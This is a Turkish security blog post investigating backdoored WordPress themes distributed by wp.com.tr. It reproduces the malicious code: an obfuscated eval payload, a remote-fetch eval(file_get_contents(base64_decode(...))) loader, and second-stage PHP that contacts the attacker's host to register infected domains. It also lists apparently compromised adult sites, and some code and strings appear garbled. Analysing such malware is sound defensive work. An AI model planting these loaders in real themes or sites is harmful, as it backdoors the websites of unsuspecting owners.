

Arka Kapı Avı

written by Mert SARICA | 1 July 2019

If you are looking for an English version of this article, please visit [here](#).

Eskiden bir blog yazısı veya bir sunum için konu bulabilmek adına uzun mesailer harcardım. Yıllar içinde daha fazla kişiye ulaşmaya başladıkça okurlarımdan, bağlantılarımdan, takipçilerimden gelen mesajlar, Cryptokiller aracının ortaya çıkmasında olduğu gibi blog yazılarıma, sunumlarıma ilham kaynağı olmaya başladı. Bu hikaye 2018 yılının Mayıs ayında LinkedIn bağlantılarım arasında yer alan Özkan AKTEKİN isimli bir kişinin gönderdiği mesaj ile başladı.

Özkan AKTEKİN mesajında sahip olduğu bir kaç web sitesinin sürekli hacklendiğinden dem vuruyordu. Şüpheleri doğrultusunda hareket ederek araştırmalarını belli bir noktaya kadar getiren Özkan ile kısa bir görüşme yaptıktan sonra durumun WordPress teması kaynaklı olduğunu öğrendim. Yapılacaklar listesi (TODO) oldukça kabarık olan biri olarak bu konuya eğilmem biraz zaman almış olsa da farkındalık adına bu konuyu hem yazıya dökmeye hem de İstanbul Bilgi Güvenliği Konferansı'nda sunmaya karar verdim.

Özkan Aktekin
Boreas Yat Kiralama şirketinde Co-Founder

abıcim

selam

birşey sorcaktım

bir kaç tane sitem var siteme sürekli aşağıdaki kodu atıyorlar sonucu kaynaklı bir güvenlik zaafiyeti var sanırım

fakat bu kodu ben decode edip bakmak istiyorum ama pek beceremedim

nasıl bir yol izlemeliyim

<?php

echo
eval(gzinflate(base64_decode(str_rot13("X2VFOyAkInAydCBzLHR
SJ19FCmU9IDM9T11UOzpsbHAiPml7a25lbD5AIGliUm1odG5ub
CBllHJTUnljlGVfPW1sKXJtJyANeCBzID5pYSImcC8NICg+XyJ1OyB
fczsgZWkkaT1zJGkgIHhfaSAgICA9bCRFcnFoICA9aCB3cy9DPCBy
JCIGb2xpJyB0PiANIGU/c0IlbnBylHtUO18uID5OYydvbW4pLyAgb
Wx9YmN0IGUgc29kYXk9PSB1ImF0cHVvSSBOc5tdlNUbSggDbFT
bWsgclQgYmVzZWxIO3gnaSlgbmsilCllXz8gcG9fO19lc2UgZWlgc
j90YnloIHJ5W1ZleSagdWhlX3RvZTxFX2ZIRHNyIGRBdGhAsD0nQ
iQgY3MgbGggaTxlHR5PWRQICBpOiAgICA9dD9OPGEgRSkgbH
QgKG1ycGXFclRklCBnPl1yZyA8aW8gIG0kZSBuZCBNKS9lPW5Ud
XNPccQKj4+OyBFYTtmYnMgRnlgMGh1eXMgPCAA8aWFFPHI0Jyl

Özkan Aktekin
Boreas Yat Kiralama şirketinde Co-Founder


Mert SARICA • 6:55 PM
Tam olarak hikayeyi anlatır mısın ? Nasıl oldu bu sitelere nasıl ulaştın vs belki yazıya çeviririm farkındalık adına
Olayın boyutu büyükse

Özkan Aktekin • 6:55 PM
birtane wordpress site teması kurdum
haber sitesi arkadaşıma
2 gün sonra siteye
escort sitesi linkleri eklendiğini gördüm
daha sonra eklenen site linklerinin
başka hangi sitelerden link aldığına baktım
hepsi
haber siteleriydi

Mert SARICA • 6:56 PM
Temayı wpcomtr adresinden alıp kurdun değil mi ?

Özkan Aktekin • 6:56 PM
evet o 1 tanesi
bu şekilde bir çok site var
wp.com.tr
yi çözdüm zaten

Özkan'ın bahsettiği wp.com.tr sitesini ziyaret edip kısaca indirilebilen temalara baktığımda, dizin altındaki klasör ve dosyaların listelenebildiğini farkettim ve ardından 802 MB büyüklüğündeki yaklaşık 653 adet temayı indirmeye başladım.



Index of /download/

| Name | Last modified | Size | Description |
|-------------------|-------------------|-------|-------------|
| Parent Directory | 28-Mar-2016 14:39 | - | |
| lobstertube.zip | 28-Mar-2016 14:39 | 1456k | |
| momcorn.zip | 28-Mar-2016 14:33 | 1535k | |
| l8corn.zip | 28-Mar-2016 13:47 | 1924k | |
| suphorlascorn.zip | 28-Mar-2016 12:42 | 1322k | |
| cornx.zip | 24-Mar-2016 16:15 | 1483k | |
| vestube.zip | 24-Mar-2016 16:13 | 1484k | |
| l8tube.zip | 24-Mar-2016 16:10 | 1484k | |
| woon.zip | 18-Mar-2016 11:14 | 1483k | |
| corn5.zip | 18-Mar-2016 10:32 | 1285k | |
| tubekitty.zip | 18-Mar-2016 10:12 | 1581k | |
| stacktube.zip | 17-Mar-2016 17:50 | 1231k | |
| tubegalore.zip | 17-Mar-2016 17:27 | 1096k | |
| elephant.zip | 17-Mar-2016 16:33 | 1545k | |
| netpa.zip | 17-Mar-2016 15:56 | 1196k | |
| abdulo.zip | 17-Mar-2016 15:30 | 1228k | |
| ipunish.zip | 17-Mar-2016 15:05 | 1288k | |
| trxhamster.zip | 17-Mar-2016 13:55 | 1151k | |
| fineflix.zip | 17-Mar-2016 12:17 | 1113k | |
| redtube.zip | 17-Mar-2016 11:47 | 913k | |
| corncom.zip | 17-Mar-2016 11:42 | 1158k | |
| cornlover.zip | 11-Mar-2016 17:05 | 1203k | |
| cornolaba.zip | 11-Mar-2016 16:51 | 1228k | |
| wantedporn.zip | 11-Mar-2016 16:11 | 1026k | |
| zlti.zip | 11-Mar-2016 16:05 | 1278k | |
| zlostube.zip | 11-Mar-2016 15:19 | 1472k | |
| cornktube.zip | 11-Mar-2016 14:20 | 1294k | |
| corntube.zip | 11-Mar-2016 13:57 | 1121k | |
| hilliporn.zip | 11-Mar-2016 13:53 | 841k | |
| htca.zip | 11-Mar-2016 11:44 | 1125k | |
| cornk.zip | 11-Mar-2016 11:23 | 1129k | |
| kloutube.zip | 10-Mar-2016 16:00 | 1133k | |
| cornoseyret.zip | 10-Mar-2016 15:43 | 1018k | |
| cornositi.zip | 10-Mar-2016 15:13 | 1088k | |
| videotv.zip | 10-Mar-2016 14:55 | 1026k | |

| | | | | | | |
|---|---------------------------------|--------------------------|-------------------------------|-----------------------------|---------------------|--------------------------------|
| Saving to: â€“youporn.zipâ€” | | 100%[=====>] | | 1.04M 1.79MB/s in 0.6s | | |
| 2018-05-21 20:02:00 (1.79 MB/s) - â€“youporn.zipâ€” saved [1085982/1085982] | | | | | | |
| --2018-05-21 20:02:00-- http://www.wp.com.tr/download/youporn2.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1307460 (1.2M) [application/zip]
Saving to: â€“youporn2.zipâ€” | | | | | | |
| youporn2.zip | | 100%[=====>] | | 1.25M 1.97MB/s in 0.6s | | |
| 2018-05-21 20:02:01 (1.97 MB/s) - â€“youporn2.zipâ€” saved [1307460/1307460] | | | | | | |
| --2018-05-21 20:02:01-- http://www.wp.com.tr/download/zerrorr-lite.1.4.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1959756 (1.9M) [application/zip]
Saving to: â€“zerrorr-lite.1.4.zipâ€” | | | | | | |
| zerrorr-lite.1.4.zip | | 100%[=====>] | | 1.87M 2.07MB/s in 0.9s | | |
| 2018-05-21 20:02:02 (2.07 MB/s) - â€“zerrorr-lite.1.4.zipâ€” saved [1959756/1959756] | | | | | | |
| --2018-05-21 20:02:02-- http://www.wp.com.tr/download/?NA
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€“index.html?NAâ€” | | | | | | |
| index.html?NA | | [<>] | |] 100.18K ---.KB/s in 0.06s | | |
| 2018-05-21 20:02:02 (1.55 MB/s) - â€“index.html?NAâ€” saved [102587] | | | | | | |
| --2018-05-21 20:02:02-- http://www.wp.com.tr/download/?MD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€“index.html?MDâ€” | | | | | | |
| index.html?MD | | [<>] | |] 100.18K ---.KB/s in 0.06s | | |
| 2018-05-21 20:02:02 (1.66 MB/s) - â€“index.html?MDâ€” saved [102587] | | | | | | |
| --2018-05-21 20:02:02-- http://www.wp.com.tr/download/?SD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€“index.html?SDâ€” | | | | | | |
| index.html?SD | | [<>] | |] 100.18K ---.KB/s in 0.06s | | |
| 2018-05-21 20:02:02 (1.61 MB/s) - â€“index.html?SDâ€” saved [102587] | | | | | | |
| --2018-05-21 20:02:02-- http://www.wp.com.tr/download/?DD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€“index.html?DDâ€” | | | | | | |
| index.html?DD | | [<>] | |] 100.18K ---.KB/s in 0.07s | | |
| 2018-05-21 20:02:03 (1.41 MB/s) - â€“index.html?DDâ€” saved [102587] | | | | | | |
| FINISHED --2018-05-21 20:02:03--
Total wall clock time: 10m 1s
Downloaded: 653 files in 8m 4s (1.66 MB/s)
root@ubuntu:~/temalar# | | | | | | |
| amethyst.1.1.0.zip | colorbox.1.3.zip | Hector.zip | minamaze.1.3.4.zip | purpleplay-lite.1.0.8.zip | symbol.1.0.3.zip | urania.zip |
| ampland.zip | colormag.1.0.2.zip | heidt.1.0.3.zip | mixr.1.0.2.zip | Quade.zip | takeaway.zip | ureeka.zip |
| ample.1.0.2.zip | colormag.1.0.5.zip | helix.zip | mobile-friendly.1.8.zip | quantex.zip | tempera.1.4.0.1.zip | vanguard.zip |
| anaglyph-lite.1.3.zip | coml.1.0.12.zip | hemingway.1.54.zip | modulus.1.0.6.zip | Quest.zip | template.3395.zip | vantage.1.4.4.zip |
| aperture.1.1.7.zip | connexions-lite.1.0.4.zip | hennyj.1.1.0.zip | momporn.zip | radiate.1.1.5.zip | template.3396.zip | variant-landing-page.1.0.9.zip |
| appointment-blue.1.1.1.zip | cookingpress.zip | himalayas.1.0.5.zip | Monaco.zip | radiate.1.2.1.zip | template.3397.zip | veggie-lite.1.0.6.zip |
| appointment-green.1.0.2.zip | cosmo.1.0.8.zip | hitchock.1.04.zip | moonshiners.zip | rakiya.1.0.6.zip | template.3398.zip | verysimplestart.1.5.zip |
| appointment-red.1.1.1.zip | cosmica.1.0.9.zip | hizliporn.zip | hizliporn.zip | ramza.1.3.0.zip | template.3399.zip | videotv.zip |
| arcade.1.5.6.zip | create-magazin-online.1.9.5.zip | holilandex.1.1.0.zip | morning.1.02.zip | Rasputin.zip | template.3400.zip | vipng.1.5.zip |
| arcade-basic.1.0.6.zip | cubetube.zip | horcrux.zip | morning-monday-lite.1.0.7.zip | ravenna.1.04.zip | template.3401.zip | viper.zip |
| arenatube.zip | culinier.zip | htca.zip | morningtime-lite.1.0.7.zip | real-estate-lite.1.1.3.zip | template.3402.zip | viral.1.0.6.zip |
| arise.1.1.8.zip | Cupido.zip | huanan.1.5.7.zip | mosalon.1.0.7.2.zip | realhome.zip | template.3403.zip | virtue.2.6.4.zip |
| Arkham.zip | curiosity-lite.1.2.3.zip | hunter.zip | munding-lite.1.0.2.zip | realistic.1.2.1.zip | template.3406.zip | vivacity-lite.1.11.zip |
| aron.1.0.7.zip | curtains.0.0.8.zip | iamsocial.1.0.4.zip | mymagazine.1.0.5.zip | recipes.zip | template.3407.zip | voice.zip |
| arora.1.2.7.zip | dark-shop-lite.1.2.3.zip | iconic-one.1.4.9.zip | mystore.1.0.7.zip | red.1.0.7.zip | template.3408.zip | voltage.1.0.9.zip |
| ascend.zip | dazzling.zip | icynets-simply.1.2.4.zip | myst.zip | redtube.zip | template.3409.zip | Vulcan.zip |
| athena.1.0.7.zip | delicious.0.1.2.zip | illustrious.2.2.6.zip | narwahl.1.0.2.1.zip | refur.1.0.5.zip | template.3410.zip | waffle.1.0.9.zip |
| aubege.zip | diawlo.zip | impronta.1.0.8.zip | natura-lite.2.0.2.zip | regina-lite.1.0.9.1.zip | template.3412.zip | wallbase.zip |
| automotive2.zip | devion.zip | indibiz.1.2.3.zip | Nautilus.zip | rennews-child.1.2.zip | template.3413.zip | wantedporn.zip |
| automotive.zip | diamond.1.1.7.zip | indrid.1.0.3.zip | Nemesiz.zip | Reporter.zip | template.3415.zip | waves.1.0.2.zip |
| Autorepairshop.zip | directory-starter.1.0.0.zip | inkness.zip | neo-trendy.1.0.4.1.zip | res.1.1.7.zip | template.3416.zip | webapp.zip |
| Avenue.zip | dinotube.zip | insight.zip | netpa.zip | restaurant-lite.1.4.zip | template.3417.zip | weebly.zip |
| aviator.1.0.zip | directory-starter.1.0.0.zip | newsanchor.1.04.zip | newgenn.1.0.4.zip | restful.1.1.7.zip | template.3418.zip | west.1.06.zip |
| avis-lite.1.0.3.zip | dirctory.zip | news-max.1.0.5.zip | newsanchor.1.04.zip | retailer.1.0.4.zip | template.3419.zip | western.zip |
| awesomeone.1.2.6.zip | Django.zip | newspress.zip | news-max-lite.1.0.5.zip | retention.1.3.zip | template.3420.zip | wg-piccolo.1.0.4.zip |
| awptube.zip | doctors.0.7.zip | Irish.zip | next-saturday.1.3.zip | Revera.zip | template.3422.zip | wiles.1.0.5.zip |
| azera.1.1.0.2.zip | easytube.zip | Ishop.1.0.9.zip | niche.1.0.6.zip | Reyl-lite.1.0.3.zip | template.3423.zip | willow.1.0.8.zip |
| bakery.zip | ebay-theme.zip | Isomer.zip | nicitlate.1.1.4.zip | rhea.zip | template.3424.zip | wimpe-lite.1.5.14.zip |
| Balena.zip | Ebuy.zip | Isowa.1.07.zip | nomad.zip | ribosome.1.1.0.zip | template.3425.zip | wink_Lopera_12.jpg |
| bbird-under.1.0.4.zip | eightstore-lite.1.0.54.zip | Jelly.1.0.7.zip | non-profit.1.9.zip | ribosome.1.1.0.zip | template.3426.zip | winter.zip |
| beat-mix-lite.1.0.7.zip | elazi-lite.1.0.4.zip | Jewell.1.0.4.zip | nonprofit.1.9.zip | ristorante.zip | template.3427.zip | wise.1.0.3.zip |
| bboot.1.2.7.zip | elephant.zip | Jazzbo.zip | nordic.1.3.zip | rocked.1.06.zip | template.3428.zip | wmark.zip |
| Binary.zip | enigma-parallax.1.1.zip | Jobpress.zip | north-east.1.12.zip | royal.1.0.0.zip | template.3429.zip | workFlow.1.0.2.zip |
| biography.1.0.6.zip | enigma.zip | Journal.zip | nova-wp.1.2.zip | royal.1.0.0.zip | template.3430.zip | wp-Flaty.1.1.7.zip |
| birthday-gift.1.0.2.zip | Enigma.zip | Journal.zip | novel-lite.1.2.2.zip | sahifa.zip | template.3431.zip | wpgumby.1.1.10.zip |
| blask.1.0.4.zip | enigma-parallax.1.1.zip | jot.1.0.2.zip | nyke.zip | salient.zip | template.3432.zip | wpsjbus.zip |
| blaw.1.0.5.zip | enigma-parallax.1.1.zip | June.zip | oblique.1.09.zip | sapor.1.0.5.zip | template.3433.zip | wpsms.zip |
| Bistro.zip | enigma-parallax.1.1.zip | Kansas.zip | oceanic.zip | scripted.1.4.0.zip | template.3434.zip | wpms.zip |
| blacktube.zip | enigma.zip | karma.zip | Octavia.zip | sean-lite.1.1.6.zip | template.3435.zip | wp-profile.1.2.zip |
| blask.1.0.4.zip | enigma-parallax.1.1.zip | KATACNOE.zip | olevia.1.1.1.zip | seala.1.0.11.zip | template.3436.zip | wp-simple.2.0.3.zip |
| blogs.1.0.6.zip | e-shopper.1.3.zip | keez.zip | olivia.1.1.1.zip | Selene.zip | template.3437.zip | wshop.1.3.9.zip |
| blogmaster.1.0.4.zip | estee.1.2.2.zip | kento-blog.1.0.5.zip | olympia.zip | senes-lite.1.0.4.zip | template.3438.zip | Xanadu.zip |
| blogr.1.1.1.zip | estee.1.2.2.zip | kerinci-lite.1.0.5.zip | one-paze.2.0.5.zip | sentfo.1.6.zip | template.3439.zip | Xanthos.zip |
| blogsixteen.1.4.6.zip | estella.1.0.7.zip | kerll-lite.1.1.6.zip | onpress.1.1.2.zip | Sentoz.zip | template.3440.zip | xenastore.zip |
| blowtube.zip | euphoraporn.zip | kiyoshi.1.1.0.zip | onetone.zip | seo.1.2.5.zip | template.3441.zip | xenon.zip |
| bluegray.3.7.zip | evolve.3.5.0.zip | community.zip | oprtune.1.0.3.zip | seos-business.1.16.zip | template.3442.zip | xerxes-far |
| blueprint-draft.3.3.zip | ffashion.1.0.4.zip | konichi-an.1.2.0.zip | oracile.zip | seos-white.1.08.zip | template.3443.zip | xerxes.zip |
| bluesand.1.2.zip | fashionbuzz.1.2.3.zip | kotha.1.4.zip | orixtube.zip | sf-impact.2.4.zip | template.3444.zip | xhteme.zip |
| bluestreet.1.1.1.zip | fashstore.1.0.6.zip | krakatau-lite.1.0.5.zip | orion.zip | sg-diamond.1.0.zip | template.3445.zip | xmxxx.zip |
| bootcake.1.0.4.zip | ffashion.1.0.4.zip | Krisasas.zip | ostraining-breeze.1.2.12.zip | shamrock.1.0.7.zip | template.3446.zip | xporn.zip |
| bootframe-core.1.2.3.zip | fgeek.1.0.5.zip | Krusze.0.9.7.zip | OTTO.zip | shaped-blog.1.5.zip | template.3447.zip | xt-corporate-lite.1.0.7.zip |
| bootstrap-four.0.2.3.zip | finaflix.zip | Kronos.zip | outliner.1.0.0.zip | shelley.1.0.2.zip | template.3448.zip | Valene.zip |
| bootvillite-lite.1.6.zip | findcool.1.0.7.zip | kyros.1.4.5.zip | obox.1.2.zip | shophistic-lite.1.0.8.zip | template.3449.zip | vanakazi.zip |
| bornholm.1.0.12.zip | firecrow.zip | Lantern.2.zip | pblog.1.1.4.zip | silber-quantum.0.2.3.zip | template.3450.zip | Vasamin.zip |
| bourboncat.1.0.8.zip | fitness-lite.1.8.zip | Larisa.zip | Pegasus.zip | silvia.1.0.7.zip | template.3451.zip | Vegor.zip |
| boxed-wp.1.06.zip | flask.1.0.2.zip | Layout-builder.1.6.zip | pelican.zip | simple-east.1.4.zip | template.3452.zip | vestube.zip |
| boxoffice.zip | flat.1.7.6.zip | Textura-lite.1.0.3.zip | pencil.1.0.5.zip | simple-melody.1.0.7.zip | template.3453.zip | Yorkshire.zip |
| brar.1.1.8.zip | flaticon.zip | leo.1.0.7.zip | perth.1.04.zip | simply-pure.1.1.3.zip | template.3454.zip | Yocaga.zip |
| broxy.1.0.4.zip | fluid-base-line-grid.0.95.zip | lexicon.2.zip | petra.zip | sticfai.1.0.5.zip | template.3455.zip | youlive.zip |
| buildite.1.6.zip | freedice.1.0.5.zip | libre.1.0.3.zip | philips.1.0.2.zip | the-monday.1.0.5.zip | template.3456.zip | youporn2.zip |
| buildpress.zip | foxeed-lite.1.0.3.zip | libretto.1.0.2.zip | Picasso.zip | the-next.1.0.8.zip | template.3457.zip | youporn.zip |
| bulan.1.0.7.zip | fpotography.1.1.2.zip | lightning-monkey.1.3.zip | phosphor.2.0.3.zip | theopirity.1.1.6.zip | template.3458.zip | Zenith.zip |
| burgmy.zip | fpotography.1.1.2.zip | listify.zip | photo-perfect.1.2.zip | theshop.1.06.zip | template.3459.zip | Zenith.zip |
| burningcamel.zip | freedom.1.0.9.zip | | pinboard.1.1.12.zip | the-wp.0.8.zip | template.3460.zip | Zeraphin.zip |
| business-elite.1.1.4.zip | ruze.zip | | plain-blog.1.8.zip | three.1.3.7.zip | template.3461.zip | Zerrorr-lite.1.4.zip |
| business-group-vss.1.0.13.zip | | | planar-lite.1.0.8.zip | skt-beff.2.0.zip | template.3462.zip | Zeren.zip |
| businesso.1.4.zip | | | | skt-cutsnstyle-lite.1.6.zip | template.3463.zip | Zylyz.zip |
| business-world.1.1.4.zip | | | | skt-gir-lite.1.3.zip | template.3464.zip | |
| business-world.1.1.6.zip | | | | skt-hotel-lite.1.6.zip | template.3465.zip | |
| | | | | skt-launch.1.3.zip | template.3466.zip | |
| | | | | skt-spa.1.7.zip | template.3467.zip | |

Temaları hızlıca paketinden çıkardıktan sonra arka kapı tespitine yönelik eval gibi belli başlı anahtar kelimeleri bu dosyalar üzerinde aradığımda, çok geçmeden tüm temaların functions.php dosyasında yer alıp base64 ile gizlenmiş bir karakter dizisi dikkatimi çekti.


```
root@ubuntu:~/temalar# grep -R aHR0cDovL3dwLmNvbS50c93e50eHQ * | wc -l
630
root@ubuntu:~/temalar#
```

Bu karakter dizisini Google arama motorunda arattığımda ise temaları hem güvenlik hem de kod kalitesi amacıyla denetleyen oldukça faydalı bir site (<http://themecheck.info/>) ile karşılaştım. Bu karakter dizisine konu olan ve indirdiğim temalar arasında da yer alan bir temada ciddi anlamda şüpheli olan kod parçaları olduğu bu sitenin denetimi sonucunda hemen göze çarpıyordu.

Google aHR0cDovL3dwLmNvbS50c93e50eHQ

8 results (0.30 seconds)

Adult theme - WordPress - Review - Themecheck
themecheck.org/score/wordpress-theme-adult-theme(3).html
Line 145: eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ')));
Security breaches : Use of backticks execution operators in ...

Adult theme - WordPress - Review - Themecheck
themecheck.org/score/wordpress-theme-adult-theme(5).html
Line 145: eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ')));
Security breaches : Use of backticks execution operators in ...

Adult theme - WordPress - Review - Theme Check
themecheck.org/score/wordpress-theme-adult-theme(2).html
Line 145: eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ')));
Security breaches : Use of backticks execution operators in ...

Adult theme - WordPress - Review - Theme Check
themecheck.org/score/wordpress-theme-adult-theme(4).html
Line 145: eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ')));
Security breaches : Use of backticks execution operators in ...

Adult theme - WordPress - Review - Theme Check
themecheck.org/score/wordpress-theme-adult-theme(1).html
Line 145: eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ')));
Security breaches : Use of backticks execution operators in ...

Spacious - WordPress theme - Review & Download - Theme Check
themecheck.org/score/wordpress-theme-spacious-v1_2_7.html
Line 123: eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ')));
Security breaches : Use of base64_decode() Found ...

wp.com.tr 'den tema indirmeyin! - R10.net
<https://www.r10.net/WordPress-Genel/WordPress/> Translate this page
May 7, 2016 - eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ'))); php bilgin olduğu için bir sayfayı çağırıldığını ...

Google Fan Webmaster Forum - Tekil Mesaj gösterimi - wp.com.tr 'den ...
<https://www.r10.net/1071598601-post1.html> Translate this page
May 7, 2016 - eval(@file_get_contents(base64_decode('aHR0cDovL3dwLmNvbS50c93e50eHQ'))); php bilgin olduğu için bir sayfayı çağırıldığını ...

THEME CHECK

SUBMIT THEMES CONTACT

Validation results

Adult theme

17 CRITICAL ALERTS 25 WARNINGS

Adult theme
WordPress 4.9.6 theme

THEME TYPE WordPress theme 4.9.6

Critical alerts

- Customizer** : Sanitization of Customizer settings Found a Customizer setting that did not have a sanitization callback function in file **FI_scope.php**. Every call to the **add_setting()** method needs to have a sanitization callback function passed.
- Title** : Title No reference to **add_theme_support("title-tag")** was found in the theme. The theme needs to have a call to **wp_title()**, ideally in the **header.php** file. The **<title>** tags can only contain a call to **wp_title()**. Use the **wp_title** filter to modify the output.
- Security breaches** : Use of **eval()** Found **eval** in file **functions.php**.
`Ligne345: eval(@file_get_contents(base64_decode("amRCD0Vl3duUwVb558C193e158eHq*")))`
- Security breaches** : Use of backticks execution operators in PHP code Found **`** in file **tmthumb.php**.
`Ligne768: $out = `exec -o1 $tempfile`; //you can use up to -o7 but it really slows things d`
`Ligne769: $out = `exec $tempfile $tempfile2`;`
`Ligne973: $out = `command`;`
- Security breaches** : Use of **base64_decode()** Found **base64_decode** in file **functions.php**.
`Ligne345: eval(@file_get_contents(base64_decode("amRCD0Vl3duUwVb558C193e158eHq*")))`
Found base64_decode in file tmthumb.php.
`Ligne227: $postData = base64_decode("R016001HAAHIAAABPBAAP///YHBAHAHAPALAAAAAQAUAAAJpIxy+BP`

Google'ın arama sonuçlarına bakmaya devam ettiğimde bu defa r10.net sitesi üzerinde 2016 yılında yazılmış bir mesaj dikkatimi çekti. Mesajı yazan kişi sağolsun zararlı kod bloğuna yer vermekle kalmayıp, arka kapı yüklü sitelerin bir listesinin tutulduğu dosyasının adresini de paylaşmıştı.

Tekil Mesaj gösterimi
27-05-2016 14:40:27
KodikoyAJANS
Yayın: durduruldu

wp.com.tr'den tema indirmeyin!
Merhaba wp.com.tr den bir blog teması buldum ama kurarken biraz şüpeledim function.php içinde şöyle bir kod buldum

```
PHP-Kodu:
eval(@file_get_contents(base64_decode("aHR0cDovL3dWLnVhbnV5S0c193e150eHQ=")));
```

php bilgim olduğu için bir sayfayı çağırdım: biliyordum burda kodu decode ettim

Alıntı:

Alıntı:

<http://wp.com.tr/wz.txt>

şöyle bir sayfa çıktı içini açtım ve

```
PHP-Kodu:
$stdin = getcwd();
$yol = $stdin."/wp-includes/fonts/font.php";if ( file_exists( $yol ) ) {
    else {
        @touch($yol);
        $sh = "curl -s -o /dev/null http://wp.com.tr/alankontrol/1.php";$get_ver
        $skayit = fopen($yol, "a");
        @fwrite($skayit,$sh);
        @fwrite($skayit,"v\n");
        @fclose($skayit);

        if(@function_exists("curl_init")){
            $get_ver1 = "a//";$_SERVER['SERVER_NAME'];
            $sch = curl_init();
            @curl_setopt( $sch, CURLOPT_URL , "http://wp.com.tr/alankontrol/1.php");$get_ver
            $skayit = curl_exec($sch);
            @curl_close($sch);
        }elseif(@function_exists("file_get_contents")){
            @file_get_contents("http://wp.com.tr/alankontrol/1.php");
        }elseif($_SERVER['SERVER_NAME'] == "wp.com.tr"){
            @file_get_contents("http://wp.com.tr/alankontrol/1.php");
        }
    }
}
```

olduğunu gördüm büyük ihtimal içerinde shell var domainleri birerde tutuyor dikkat etmenizde fayda vardır bilginize Konu Valnı's verdevsə lütfen beni uyarın moderatörlere bildiririm doğru kategorisine taşıyalım.

kaydedilen domain listesi

Spencer Giese

http://wp.com.tr/alankontrol/salo_davaro_salako.txt

Comments (1)

wp.com.tr/alankontrol/salo_davaro_salako.txt

Not secure | wp.com.tr/alankontrol/salo_davaro_salako.txt

Hack 4 Career: Inform | LinkedIn | Mert SARICA (mertsarica) | Inbox - mertsarica@

Other bookmarks

ceskepornovidea.cz/
hdpornqueens.com/
buycheap.website.tk/
www.cameratub.com/
hotfuck.org/
arab2sex.com/
vids3k.com/
www.ffff.dev.cc/
www.novinhadadnet.tk/
milfcams.ga/
tamilbigboss.tk/
xvideosexogay.com/
gaysexvidshd.cf/
credpar.com.br/
porncompilationxxx.com/
www.kariyerdunyasi.org/
46.101.10.120/
letopduporn.fr/
tema.nudesosfamosos.com/
mif.moe/
18.218.157.196/
negrosfollando.com/
moodballbusting.hebergnatuit.net/
www.arasindirizile.com/
turkpornoral.com/
demo.collectionofforn.us/
vidbokepsex.com/
isex.esy.es/
auehara.pro/
hediyepornoral.com/
www.vegliesstelle.org/

